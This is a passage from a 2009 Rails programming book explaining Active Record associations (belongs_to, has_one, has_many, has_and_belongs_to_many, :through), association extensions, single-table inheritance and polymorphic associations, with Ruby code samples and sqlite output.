InvoiceItem. In the underlying schema, it uses the foreign keys product_id and invoice_item_id to reference the id columns in the tables products and invoice_items, respectively. You can override these and other assumptions by passing belongs_to a hash of options after the association name: class LineItem < ActiveRecord::Base belongs_to :paid_order, :class_name => "Order" , :foreign_key => "order_id" , :conditions => "paid_on is not null" end In this example, we’ve created an association called paid_order, which is a ref- erence to the Order class (and hence the orders table). The link is established via the order_id foreign key, but it is further qualified by the condition that it will find an order only if the paid_on column in the target row is not null. In this case, our association does not have a direct mapping to a single column Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 363 in the underlying line_items table. belongs_to takes a number of other options, and we’ll look at these when we cover more advanced topics. The belongs_to method creates a number of instance methods for managing the association. The names of these methods all include the name of the asso- ciation. Let’s look at the LineItem class: class LineItem < ActiveRecord::Base belongs_to :product end In this case, the following methods will be defined for line items and for the products to which they belong: product(force_reload=false) Returns the associated product (or nil if no associated product exists). The result is cached, and the database will not be queried again when this association is subsequently used unless true is passed as a parameter. Most commonly this method is called as if it were a simple attribute of (say) a line item object: li = LineItem.find(1) puts "The product name is #{li.product.name}" product=obj Associates this line item with the given product, setting the product_id column in this line item to the product’s primary key. If the product has not been saved, it will be when the line item is saved, and the keys will be linked at that time. build_product(attributes={}) Constructs a new product object, initialized using the given attributes. This line item will be linked to it. The product will not yet have been saved. create_product(attributes={}) Builds a new product object, links this line item to it, and saves the product. Let’s see some of these automatically created methods in use. We have the following models: Download e1/ar/associations.rb class Product < ActiveRecord::Base has_many :line_items end class LineItem < ActiveRecord::Base belongs_to :product end Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 364 Assuming the database already has some line items and products in it, let’s run the following code: Download e1/ar/associations.rb item = LineItem.find(2) # item.product is the associated Product object puts "Current product is #{item.product.id}" puts item.product.title item.product = Product.new(:title => "Rails for Java Developers" , :description => "..." , :image_url => "http://....jpg" , :price => 34.95, :available_at => Time.now) item.save! puts "New product is #{item.product.id}" puts item.product.title If we run this (with an appropriate database connection), we might see output such as this: Current product is 1 Programming Ruby New product is 2 Rails for Java Developers We used the methods product and product= that we generated in the LineItem class to access and update the product object associated with a line item object. Behind the scenes, Active Record kept the database in step. It auto- matically saved the new product we created when we saved the corresponding line item, and it linked the line item to that new product’s id. We could also have used the automatically generated create_product method to create a new product and associate it with our line item: Download e1/ar/associations.rb item.create_product(:title => "Rails Recipes" , :description => "..." , :image_url => "http://....jpg" , :price => 32.95, :available_at => Time.now) We used create_, rather than build_, so there’s no need to save the product. The has_one Declaration has_one declares that a given class (by default the mixed-case singular form of the attribute name) is a child of this class. This means that the table corre- sponding to the child class will have a foreign key reference back to the class Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 365 containing the declaration. The following code declares the invoices table to be a child of the orders table: class Order < ActiveRecord::Base has_one :invoice end Declaration Foreign Key Target Class Target Table has_one :invoice order_id Invoice invoices (in invoices table) The has_one declaration defines the same set of methods in the model object as belongs_to, so given the previous class definition, we could write this: order = Order.new(... attributes ...) invoice = Invoice.new(... attributes ...) order.invoice = invoice If no child row exists for a parent row, the has_one association will be set to nil (which in Ruby is treated as false). This lets you write code such as this: if order.invoice print_invoice(order.invoice) end If there is already an existing child object when you assign a new object to a has_one association, that existing object will be updated to remove its foreign key association with the parent row (the foreign key will be set to null). This is shown in Figure 19.1, on the next page. Options for has_one You can modify the defaults associated with has_one by passing it a hash of options. As well as the :class_name, :foreign_key, and :conditions options we saw for belongs_to, has_one has many more options. Most we’ll look at later, but one we can cover now. The :dependent option tells Active Record what to do with child rows when you destroy a row in the parent table. It has three possible values: :dependent => :destroy The child row is destroyed at the time the parent row is destroyed. :dependent => :delete The child row is deleted without calling its destroy method at the time the parent row is destroyed. :dependent => :nullify The child row is orphaned at the time the parent row is destroyed. This is done by setting the child row’s foreign key to null. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 366 orders invoices id name ... id order_id ... 300 Dave 123 300 ... ... order = Order.find(300) order.invoice = Invoice.new(...) Existing invoice invoices is orphaned id order_id ... 123 NULL 124 300 Figure 19.1: Adding to a has_one relationship The has_many Declaration has_many defines an attribute that behaves like a collection of the child objects: class Order < ActiveRecord::Base has_many :line_items end Declaration Foreign Key Target Class Target Table has_many :line_items order_id LineItem line_items (in line_items) You can access the children as an array, find particular children, and add new children. For example, the following code adds some line items to an order: order = Order.new params[:products_to_buy].each do |prd_id, qty| product = Product.find(prd_id) order.line_items << LineItem.new(:product => product, :quantity => qty) end order.save The append operator (<<) does more than just append an object to a list within the order. It also arranges to link the line items back to this order by setting their foreign key to this order’s id and for the line items to be saved automati- cally when the parent order is saved. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 367 We can iterate over the children of a has_many relationship—the attribute acts as an array: order = Order.find(123) total = 0.0 order.line_items.each do |li| total += li.quantity * li.unit_price end As with has_one, you can modify Active Record’s defaults by providing a hash of options to has_many. The options :class_name, :foreign_key, and :conditions, work the same way as they do with the has_one method. The :dependent option can take the values :destroy, :nullify, and :delete_all—these mean the same as with has_one, except they apply to all the child rows. :dependent => :destroy works by traversing the child table, calling destroy on each row with a foreign key referencing the row being deleted in the parent table. However, if the child table is used only by the parent table (that is, it has no other dependencies) and if it has no hook methods that it uses to perform any actions on deletion, you can use :dependent => :delete_all instead. This option causes the child rows to be deleted in a single SQL statement (which will be faster). You can override the SQL that Active Record uses to fetch and count the child rows by setting the :finder_sql and :counter_sql options. This is useful in cases where simply adding to the where clause using the :condition option isn’t enough. For example, you can create a collection of all the line items for a particular product: class Order < ActiveRecord::Base has_many :rails_line_items, :class_name => "LineItem" , :finder_sql => "select l.* from line_items l, products p " + " where l.product_id = p.id " + " and p.title like '%rails%'" end The :counter_sql option is used to override the query Active Record uses when counting rows. If :finder_sql is specified and :counter_sql is not, Active Record synthesizes the counter SQL by replacing the select part of the finder SQL with select count(*). If you need the collection to be in a particular order when you traverse it, you need to specify the :order option. The SQL fragment you give is simply the text that will appear after an order by clause in a select statement. It consists of a list of one or more column names. The collection will be sorted based on the Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 368 first column in the list. If two rows have the same value in this column, the sort will use the second entry in the list to decide their order, and so on. The default sort order for each column is ascending—put the keyword DESC after a column name to reverse this. The following code might be used to specify that the line items for an order are to be sorted in order of quantity (smallest quantity first): class Order < ActiveRecord::Base has_many :line_items, :order => "quantity, unit_price DESC" end If two line items have the same quantity, the one with the highest unit price will come first. Back when we talked about has_one, we mentioned that it also supports an :order option. That might seem strange—if a parent is associated with just one child, what’s the point of specifying an order when fetching that child? It turns out that Active Record can create has_one relationships where none exists in the underlying database. For example, a customer may have many orders, which is a has_many relationship. But that customer will have just one most recent order. We can express this using has_one combined with the :order option: class Customer < ActiveRecord::Base has_many :orders has_one :most_recent_order, :class_name => 'Order' , :order => 'created_at DESC' end This code creates a new attribute, most_recent_order, in the customer model. It will reference the order with the latest created_at timestamp. We could use this attribute to find a customer’s most recent order: cust = Customer.find_by_name("Dave Thomas" ) puts "Dave last ordered on #{cust.most_recent_order.created_at}" This works because Active Record actually fetches the data for the has_one association using SQL like this: SELECT * FROM orders WHERE customer_id = ? ORDER BY created_at DESC LIMIT 1 The limit clause means that only one row will be returned, satisfying the “one” part of the has_one declaration. The order by clause ensures that the row will be the most recent. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 369 We’ll cover a number of other options supported by has_many when we look at more advanced Active Record topics. Methods Added by has_many() Just like belongs_to and has_one, has_many adds a number of attribute-related methods to its host class. Again, these methods have names that start with the name of the attribute. In the descriptions that follow, we’ll list the methods added by the declaration: class Customer < ActiveRecord::Base has_many :orders end orders(force_reload=false) Returns an array of orders associated with this customer (which may be empty if there are none). The result is cached, and the database will not be queried again if orders have previously been fetched unless true is passed as a parameter. orders <<order Adds order to the list of orders associated with this customer. orders.push(order1, ...) Adds one or more order objects to the list of orders associated with this customer. concat is an alias for this method. orders.replace(order1, ...) Replaces the set of orders associated with this customer with the new set and detects the differences between the current set of children and the new set, optimizing the database changes accordingly. orders.delete(order1, ...) Removes one or more order objects from the list of orders associated with this customer. If the association is flagged as :dependent => :destroy or :delete_all, each child is destroyed. Otherwise, it sets their customer_id foreign keys to null, breaking their association. orders.delete_all Invokes the association’s delete method on all the child rows. orders.destroy_all Invokes the association’s destroy method on all the child rows. orders.clear Disassociates all orders from this customer. Like delete, this breaks the association but deletes the orders from the database only if they were marked as :dependent. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 370 orders.find(options...) Issues a regular find call, but the results are constrained to return only orders associated with this customer. This works with the id, the :all, and the :first forms. orders.count(options...) Returns the count of children. If you specified custom finder or count SQL, that SQL is used. Otherwise, a standard Active Record count is used, constrained to child rows with an appropriate foreign key. Any of the optional arguments to count can be supplied. orders.size If you’ve already loaded the association (by accessing it), returns the size of that collection. Otherwise returns a count by querying the database. Unlike count, the size method honors any :limit option passed to has_many and doesn’t use finder_sql. orders.length Forces the association to be reloaded and then returns its size. orders.empty? Is equivalent to orders.size.zero?. orders.sum(options...) Is equivalent to calling the regular Active Record sum method (docu- mented on page 338) on the rows in the association. Note that this works using SQL functions on rows in the database and not by iterating over the in-memory collection. orders.uniq Returns an array of the children with unique ids. orders.build(attributes={}) Constructs a new order object, initialized using the given attributes and linked to the customer. It is not saved. orders.create(attributes={}) Constructs and saves a new order object, initialized using the given attributes and linked to the customer. The has_and_belongs_to_many Declaration has_and_belongs_to_many (hereafter “habtm” to save our poor typing fingers) acts in many ways like has_many. “habtm” creates an attribute that is essen- tially a collection. This attribute supports the same methods as has_many. In addition, “habtm” allows you to add information to the join table when you associate two objects (although, as we’ll see, that capability is falling out of favor). Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 371 Yes, It’s Confusing... You may have noticed that there’s a fair amount of duplication (or near dupli- cation) in the methods added to your Active Record class by has_many. The differences between, for example, count, size, and length, or between clear, destroy_all, and delete_all, are subtle. This is largely because of the gradual accumulation of features within Active Record over time. As new options were added, existing methods weren’t necessarily brought up-to-date. Our guess is that at some point this will be resolved and these methods will be unified. It’s worth studying the online Rails API documentation, because Rails may well have changed after this book was published. Let’s look at something other than our store application to illustrate “habtm.” Perhaps we’re using Rails to write a community site where users can read articles. There are many users and many articles, and any user can read any article. For tracking purposes, we’d like to know the people who read each article and the articles read by each person. We’d also like to know the last time that a user looked at a particular article. We’ll do that with a simple join table. In Rails, the join table name is the concatenation of the names of the two tables being joined, in alphabetical order: articles articles_users users id article_id id title user_id name ... ... We’ll set up our two model classes so that they are interlinked via this table: class Article < ActiveRecord::Base has_and_belongs_to_many :users # ... end class User < ActiveRecord::Base has_and_belongs_to_many :articles # ... end This allows us to do things such as listing all the users who have read article 123 and all the articles read by pragdave: # Who has read article 123? article = Article.find(123) readers = article.users # What has Dave read? dave = User.find_by_name("pragdave" ) articles_that_dave_read = dave.articles Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 372 # How many times has each user read article 123 counts = Article.find(123).users.count(:group => "users.name" ) When our application notices that someone has read an article, it links their user record with the article. We’ll do that using an instance method in the User class: class User < ActiveRecord::Base has_and_belongs_to_many :articles # This user just read the given article def just_read(article) articles << article end # ... end What would we do if we wanted to record more information along with the association between the user and the article, such as recording when the user read the article? In such a case, you would instead use regular Active Record models as join tables (remember that with “habtm,” the join table is not an Active Record model). We’ll discuss this scheme in the next section. As with the other relationship methods, “habtm” supports a range of options that override Active Record’s defaults. :class_name, :foreign_key, and :conditions work the same way as they do in the other has_ methods (the :foreign_key option sets the name of the foreign key column for this table in the join table). In addition, “habtm” supports options to override the name of the join table, the names of the foreign key columns in the join table, and the SQL used to find, insert, and delete the links between the two models. Refer to the API documen- tation for details. Association Collection Callbacks We can also define before_add, after_add, before_remove, and after_remove call- backs that will get triggered when we add an object to, or remove an object from, an association collection: class User < ActiveRecord::Base has_and_belongs_to_many :articles, :after_add => :categorize def categorize(article) # ... end end It is also possible to define multiple callbacks by passing them as an array. Should any of the before_add or before_remove callbacks throw an exception, the object will not get added or removed. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 373 Using Models as Join Tables Current Rails thinking is to keep join tables pure—a join table should contain only a pair of foreign key columns. Whenever you feel the need to add more data to this kind of table, what you’re really doing is creating a new model, because the join table changes from a simple linkage mechanism into a fully fledged participant in the business of your application. Let’s look back at the previous example with articles and users. In the simple “habtm” implementation, the join table records the fact that an article was read by a user. Rows in the join table have no independent existence. But pretty soon we find ourselves wanting to add information to this table. We want to record when the reader read the article and how many stars they gave it when finished. The join table suddenly has a life of its own and deserves its own Active Record model. Let’s call it Reading. The schema looks like this: articles readings users id id id title article_id name ... user_id ... read_at rating Using the Rails facilities we’ve seen so far in this chapter, we could model this using the following: class Article < ActiveRecord::Base has_many :readings end class User < ActiveRecord::Base has_many :readings end class Reading < ActiveRecord::Base belongs_to :article belongs_to :user end When a user reads an article, we can record that fact: reading = Reading.new reading.rating = params[:rating] reading.read_at = Time.now reading.article = current_article reading.user = session[:user] reading.save However, we’ve lost something compared to the “habtm” solution. We can no longer easily ask an article who its readers are or ask a user which articles Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 374 they’ve read. That’s where the :through option comes in. Let’s update our article and user models: class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings end class User < ActiveRecord::Base has_many :readings has_many :articles, :through => :readings end The :through option on the two new has_many declarations tells Rails that the readings table can be used to navigate from (say) an article to a number of users who’ve read that article. Now we can write code such as this: readers = an_article.users Behind the scenes, Rails constructs the necessary SQL to return all the user rows referenced from the readers table where the readers rows reference the original article. (Whew!) The :through parameter nominates the association to navigate through in the original model class. Thus, when we say this: class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings end the :through => :readings parameter tells Active Record to use the has_many :read- ings association to find a model called Reading. The name we give to the association (:users in this case) then tells Active Record which attribute to use to look up the users (the user_id). You can change this by adding a :source parameter to the has_many declaration. For example, so far we’ve called the people who have read an article users, simply because that was the name of the association in the Reading model. However, it’s easy to call them readers instead—we just have to override the name of the association used: class Article < ActiveRecord::Base has_many :readings has_many :readers, :through => :readings, :source => :user end In fact, we can go even further. This is still a has_many declaration, so it will accept all the has_many parameters. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 375 For example, let’s create an association that returns all the users who rated our articles with four or more stars: class Article < ActiveRecord::Base has_many :readings has_many :readers, :through => :readings, :source => :user has_many :happy_users, :through => :readings, :source => :user, :conditions => 'readings.rating >= 4' end Removing Duplicates The collections returned by has_many :through are simply the result of following the underlying join relationship. If a user has read a particular article three times, then asking that article for its list of users will return three copies of the user model for that person (along with those for other readers of the article). There are two ways of removing these duplicates. First, we can add the qualifier :uniq => true to the has_many declaration: class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings, :uniq => true end This is implemented totally within Active Record; a full set of rows is returned by the database, and Active Record then processes it and eliminates any dupli- cate objects. There’s also a hack that lets us perform the deduping in the database. We can override the select part of the SQL generated by Active Record, adding the distinct qualifier. We have to remember to add the table name, because the generated SQL statement has a join in it. class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings, :select => "distinct users.*" end We can create new :through associations using the << method (aliased as push). Both ends of the association must have been previously saved for this to work. class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings end user = User.create(:name => "dave" ) article = Article.create(:name => "Join Models" ) article.users << user We can also use create! to create a row at the far end of an association. Report erratum this copy is (P1.0 printing, March 2009)
BELONGS _ TO AND HAS _ XXX D ECLARATIONS 376 This code is equivalent to the previous example: article = Article.create(:name => "Join Models" ) article.users.create!(:name => "dave" ) Note that it isn’t possible to set attributes in the intermediate table using this approach. Extending Associations An association declaration (belongs_to, has_xxx) makes a statement about the business relationship between your model objects. Quite often, additional business logic is associated with that particular association. In the previous example, we defined a relationship between articles and their readers called Reading. This relationship incorporated the user’s rating of the article they’d just read. Given a user, how can we get a list of all the articles they’ve rated with three stars or higher? Four or higher? We’ve already seen one way: we can construct new associations where the result set meets some additional criteria. We did that with the happy_users asso- ciation on the previous page. However, this method is constrained—we can’t parameterize the query, letting our caller determine the rating that counts as being “happy.” An alternative is to have the code that uses our model add additional condi- tions on the query itself: user = User.find(some_id) user.articles.find(:all, :conditions => [ 'rating >= ?' , 3]) This works but gently breaks encapsulation: we’d really like to keep the idea of finding articles based on their rating wrapped inside the articles associa- tion. Rails lets us do this by adding a block to any has_many declaration. Any methods defined in this block become methods of the association. The following code adds the finder method rated_at_or_above to the articles asso- ciation in the user model: class User < ActiveRecord::Base has_many :readings has_many :articles, :through => :readings do def rated_at_or_above(rating) find :all, :conditions => ['rating >= ?' , rating] end end end Given a user model object, we can now call this method to retrieve a list of the articles they’ve rated highly: user = User.find(some_id) good_articles = user.articles.rated_at_or_above(4) Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 377 Although we’ve illustrated it here with a :through option to has_many, this ability to extend an association with our own methods applies to all the association declarations. Sharing Association Extensions We’ll sometimes want to apply the same set of extensions to a number of asso- ciations. We can do this by putting our extension methods in a Ruby module and passing that module to the association declaration with the :extend param- eter: has_many :articles, :extend => RatingFinder We can extend an association with multiple modules by passing :extend an array: has_many :articles, :extend => [ RatingFinder, DateRangeFinder ] 19.4 Joining to Multiple Tables Relational databases allow us to set up joins between tables. A row in our orders table is associated with a number of rows in the line items table, for example. The relationship is statically defined. However, sometimes that isn’t convenient. We could get around this with some clever coding, but fortunately we don’t have to do so. Rails provides two mechanisms for mapping a relational model into a more complex object-oriented one: single-table inheritance and polymor- phic associations. Let’s look at each in turn. Single-Table Inheritance When we program with objects and classes, we sometimes use inheritance to express the relationship between abstractions. Our application might deal with people in various roles: customers, employees, managers, and so on. All roles will have some properties in common and other properties that are role specific. We might model this by saying that class Employee and class Customer are both subclasses of class Person and that Manager is in turn a subclass of Employee. The subclasses inherit the properties and responsibilities of their parent class.2 In the relational database world, we don’t have the concept of inheritance: relationships are expressed primarily in terms of associations. But single-table inheritance, described by Martin Fowler in Patterns of Enterprise Application Architecture [Fow03], lets us map all the classes in the inheritance hierarchy 2. Of course, inheritance is a much-abused construct in programming. Before going down this road, ask yourself whether you truly do have an is-a relationship. For example, an employee might also be a customer, which is hard to model given a static inheritance tree. Consider alternatives (such as tagging or role-based taxonomies) in these cases. Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 378 into a single database table. This table contains a column for each of the attributes of all the classes in the hierarchy. It additionally includes a column, by convention called type, that identifies which particular class of object is represented by any particular row. This is illustrated in Figure 19.2, on the following page. Using single-table inheritance in Active Record is straightforward. Define the inheritance hierarchy you need in your model classes, and ensure that the table corresponding to the base class of the hierarchy contains a column for each of the attributes of all the classes in that hierarchy. The table must addi- tionally include a type column, used to discriminate the class of the corre- sponding model objects. When defining the table, remember that the attributes of subclasses will be present only in the table rows corresponding to those subclasses; an employee doesn’t have a balance attribute, for example. As a result, you must define the table to allow null values for any column that doesn’t appear in all subclasses. The following is the migration that creates the table illustrated in Figure 19.2, on the next page: Download e1/ar/sti.rb create_table :people, :force => true do |t| t.string :type # common attributes t.string :name t.string :email # attributes for type=Customer t.decimal :balance, :precision => 10, :scale => 2 # attributes for type=Employee t.integer :reports_to t.integer :dept # attributes for type=Manager # -- none -- end We can define our hierarchy of model objects: Download e1/ar/sti.rb class Person < ActiveRecord::Base end class Customer < Person end class Employee < Person belongs_to :boss, :class_name => "Manager" , :foreign_key => :reports_to end Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 379 Person class Person < ActiveRecord::Base name # .. email end class Customer < Person Customer Employee # ... balance reports_to end dept class Employee < Person # ... end Manager class Manager < Employee # ... end people id type name email balance reports_to dept 1 Customer John Doe john@doe.com 78.29 2 Manager Wilma Flint wilma@here.com 23 3 Customer Bert Public b@public.net 12.45 4 Employee Barney Rub barney@here.com 2 23 5 Employee Betty Rub betty@here.com 2 23 6 Customer Ira Buyer ira9652@aol.com -66.76 7 Employee Dino Dogg dino@dig.org 2 23 Figure 19.2: Single-table inheritance: a hierarchy of four classes mapped into one table class Manager < Employee end Then we create a couple of rows and read them back: Download e1/ar/sti.rb Customer.create(:name => 'John Doe' , :email => "john@doe.com" , :balance => 78.29) wilma = Manager.create(:name => 'Wilma Flint' , :email => "wilma@here.com" , :dept => 23) Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 380 Customer.create(:name => 'Bert Public' , :email => "b@public.net" , :balance => 12.45) barney = Employee.new(:name => 'Barney Rub' , :email => "barney@here.com" , :dept => 23) barney.boss = wilma barney.save! manager = Person.find_by_name("Wilma Flint" ) puts manager.class #=> Manager puts manager.email #=> wilma@here.com puts manager.dept #=> 23 customer = Person.find_by_name("Bert Public" ) puts customer.class #=> Customer puts customer.email #=> b@public.net puts customer.balance #=> 12.45 Notice how we ask the base class, Person, to find a row, but the class of the object returned is Manager in one instance and Customer in the next; Active Record determined the type by examining the type column of the row and created the appropriate object. Notice also a small trick we used in the Employee class. We used belongs_to to create an attribute named boss. This attribute uses the reports_to column, which points back into the people table. That’s what lets us say barney.boss = wilma. There’s one fairly obvious constraint when using single-table inheritance. Two subclasses can’t have attributes with the same name but with different types, because the two attributes would map to the same column in the underlying schema. There’s also a less obvious constraint. The attribute type is also the name of a built-in Ruby method, so accessing it directly to set or change the type of a row may result in strange Ruby messages. Instead, access it implicitly by creating objects of the appropriate class, or access it via the model object’s indexing interface, using something such as this: person[:type] = 'Manager' Polymorphic Associations One major downside of STI is that there’s a single underlying table that con- tains all the attributes for all the subclasses in our inheritance tree. We can overcome this using Rails’ second form of heterogeneous aggregation, polymor- phic associations. Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 381 Joe Asks. . . What If We Want Straight Inheritance? Single-table inheritance is clever—it turns on automatically whenever we sub- class an Active Record class. But what if we want real inheritance? What if we want to define some behavior to be shared among a set of Active Record classes by defining an abstract base class and a set of subclasses? The answer is to define a class method called abstract_class? in our abstract base class. The method should return true. This has two effects. First, Active Record will never try to find a database table corresponding to this abstract class. Second, all subclasses of this class will be treated as independent Active Record classes—each will map to its own database table. Of course, a better way of doing this is probably to use a Ruby module con- taining the shared functionality and mix this module into Active Record classes that need that behavior. Polymorphic associations rely on the fact that a foreign key column is simply an integer. Although there’s a convention that a foreign key named user_id references the id column in the users table, there’s no law that enforces this.3 In computer science, polymorphism is a mechanism that lets you abstract the essence of something’s interface regardless of its underlying implementation. The addition method, for example, is polymorphic, because it works with inte- gers, floats, and even strings. In Rails, a polymorphic association is an association that links to objects of different types. The assumption is that these objects all share some common characteristics but that they’ll have different representations. To make this concrete, let’s look at a simple asset management system. We index our assets in a simple catalog. Each catalog entry contains a name, the acquisition date, and a reference to the actual resource: an article, an image, a sound, and so on. Each of the different resource types corresponds to a different database table and to a different Active Record model, but they are all assets, and they are all cataloged. 3. If you specify that your database should enforce foreign key constraints, polymorphic associa- tions won’t work. Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 382 David Says. . . Won’t Subclasses Share All the Attributes in STI? Yes, but it’s not as big of a problem as you think it would be. As long as the sub- classes are more similar than not, you can safely ignore the reports_to attribute when dealing with a customer. You simply just don’t use that attribute. We’re trading the purity of the customer model for speed (selecting just from the people table is much faster than fetching from a join of people and customers tables) and for ease of implementation. This works in a lot of cases but not all. It doesn’t work too well for abstract rela- tionships with very little overlap between the subclasses. For example, a con- tent management system could declare a Content base class and have sub- classes such as Article, Image, Page, and so forth. But these subclasses are likely to be wildly different, which will lead to an overly large base table because it has to encompass all the attributes from all the subclasses. In this case, it would be better to use polymorphic associations, which we describe next. Let’s start with the three tables that contain the three types of resource: Download e1/ar/polymorphic.rb create_table :articles, :force => true do |t| t.text :content end create_table :sounds, :force => true do |t| t.binary :content end create_table :images, :force => true do |t| t.binary :content end Now, let’s think about the three models that wrap these tables. We’d like to be able to write something like this: # THIS DOESN'T WORK class Article < ActiveRecord::Base has_one :catalog_entry end class Sound < ActiveRecord::Base has_one :catalog_entry end Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 383 class Image < ActiveRecord::Base has_one :catalog_entry end Unfortunately, this can’t work. When we say has_one :catalog_entry in a model, it means that the catalog_entries table has a foreign key reference back to our table. But here we have three tables each claiming to have_one catalog entry. We can’t possibly arrange to have the foreign key in the catalog entry point back to all three tables... ...unless we use polymorphic associations. The trick is to use two columns in our catalog entry for the foreign key. One column holds the id of the target row, and the second column tells Active Record which model that key is in. If we call the foreign key for our catalog entries resource, we’ll need to create two columns, resource_id and resource_type. Here’s the migration that creates the full catalog entry: Download e1/ar/polymorphic.rb create_table :catalog_entries, :force => true do |t| t.string :name t.datetime :acquired_at t.integer :resource_id t.string :resource_type end Now we can create the Active Record model for a catalog entry. We have to tell it that we’re creating a polymorphic association through our resource_id and resource_type columns: Download e1/ar/polymorphic.rb class CatalogEntry < ActiveRecord::Base belongs_to :resource, :polymorphic => true end Now that we have the plumbing in place, we can define the final versions of the Active Record models for our three asset types: Download e1/ar/polymorphic.rb class Article < ActiveRecord::Base has_one :catalog_entry, :as => :resource end class Sound < ActiveRecord::Base has_one :catalog_entry, :as => :resource end class Image < ActiveRecord::Base has_one :catalog_entry, :as => :resource end Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 384 Note that these model classes do not need to inherit from a common base class (except, of course, from ActiveRecord::Base). The key here is the :as options to has_one. It specifies that the linkage between a catalog entry and the assets is polymorphic, using the resource attribute in the catalog entry. Let’s try it: Download e1/ar/polymorphic.rb a = Article.new(:content => "This is my new article" ) c = CatalogEntry.new(:name => 'Article One' , :acquired_at => Time.now) c.resource = a c.save! Let’s see what happened inside the database. There’s nothing special about the article: depot> sqlite3 -line db/development.sqlite3 "select * from articles" id = 1 content = This is my new article The catalog entry has the foreign key reference to the article and also records the type of Active Record object it refers to (an Article): depot> sqlite3 -line db/development.sqlite3 "select * from catalog_entries" id = 1 name = Article One acquired_at = 2008-05-14 11:29:28 resource_id = 1 resource_type = Article We can access data from both sides of the relationship: Download e1/ar/polymorphic.rb article = Article.find(1) p article.catalog_entry.name #=> "Article One" cat = CatalogEntry.find(1) resource = cat.resource p resource #=> #<Article:0x640d80 @attributes={"id"=>"1", # "content"=>"This is my new article"}> The clever part here is the line resource = cat.resource. We’re asking the catalog entry for its resource, and it returns an Article object. It correctly determined the Active Record class, read from the appropriate database table (articles), and returned the right class of object. Let’s make it more interesting. Let’s clear out our database and then add assets of all three types: Download e1/ar/polymorphic.rb c = CatalogEntry.new(:name => 'Article One' , :acquired_at => Time.now) c.resource = Article.new(:content => "This is my new article" ) c.save! c = CatalogEntry.new(:name => 'Image One' , :acquired_at => Time.now) c.resource = Image.new(:content => "some binary data" ) c.save! Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 385 c = CatalogEntry.new(:name => 'Sound One' , :acquired_at => Time.now) c.resource = Sound.new(:content => "more binary data" ) c.save! Now our database looks more interesting: depot> sqlite3 -line db/development.sqlite3 "select * from articles" id = 1 content = This is my new article depot> sqlite3 -line db/development.sqlite3 "select * from images" id = 1 content = some binary data depot> sqlite3 -line db/development.sqlite3 "select * from sounds" id = 1 content = more binary data depot> sqlite3 -line db/development.sqlite3 "select * from catalog_entries" id = 2 name = Article One acquired_at = 2008-05-14 12:03:24 resource_id = 2 resource_type = Article id = 3 name = Image One acquired_at = 2008-05-14 12:03:24 resource_id = 1 resource_type = Image id = 4 name = Sound One acquired_at = 2008-05-14 12:03:24 resource_id = 1 resource_type = Sound Notice how all three foreign keys in the catalog have an id of 1—they are dis- tinguished by their type column. Now we can retrieve all three assets by iterating over the catalog: Download e1/ar/polymorphic.rb CatalogEntry.find(:all).each do |c| puts "#{c.name}: #{c.resource.class}" end This produces the following: Article One: Article Image One: Image Sound One: Sound Report erratum this copy is (P1.0 printing, March 2009)
J OINING TO M UL TIPLE T ABLES 386 has_one :other belongs_to :other other(reload=false) other= create_other(...) build_other(...) replace updated? has_many :others habtm :others others others= other_ids= others.<< others.build(...) others.clear(...) others.concat(...) others.count others.create(...) others.delete(...) others.delete_all others.destroy_all others.empty? others.find(...) others.length others.push(...) others.replace(...) others.reset others.size others.sum(...) others.to_ary others.uniq push_with_attributes(...) [deprecated] Figure 19.3: Methods created by relationship declarations Report erratum this copy is (P1.0 printing, March 2009)
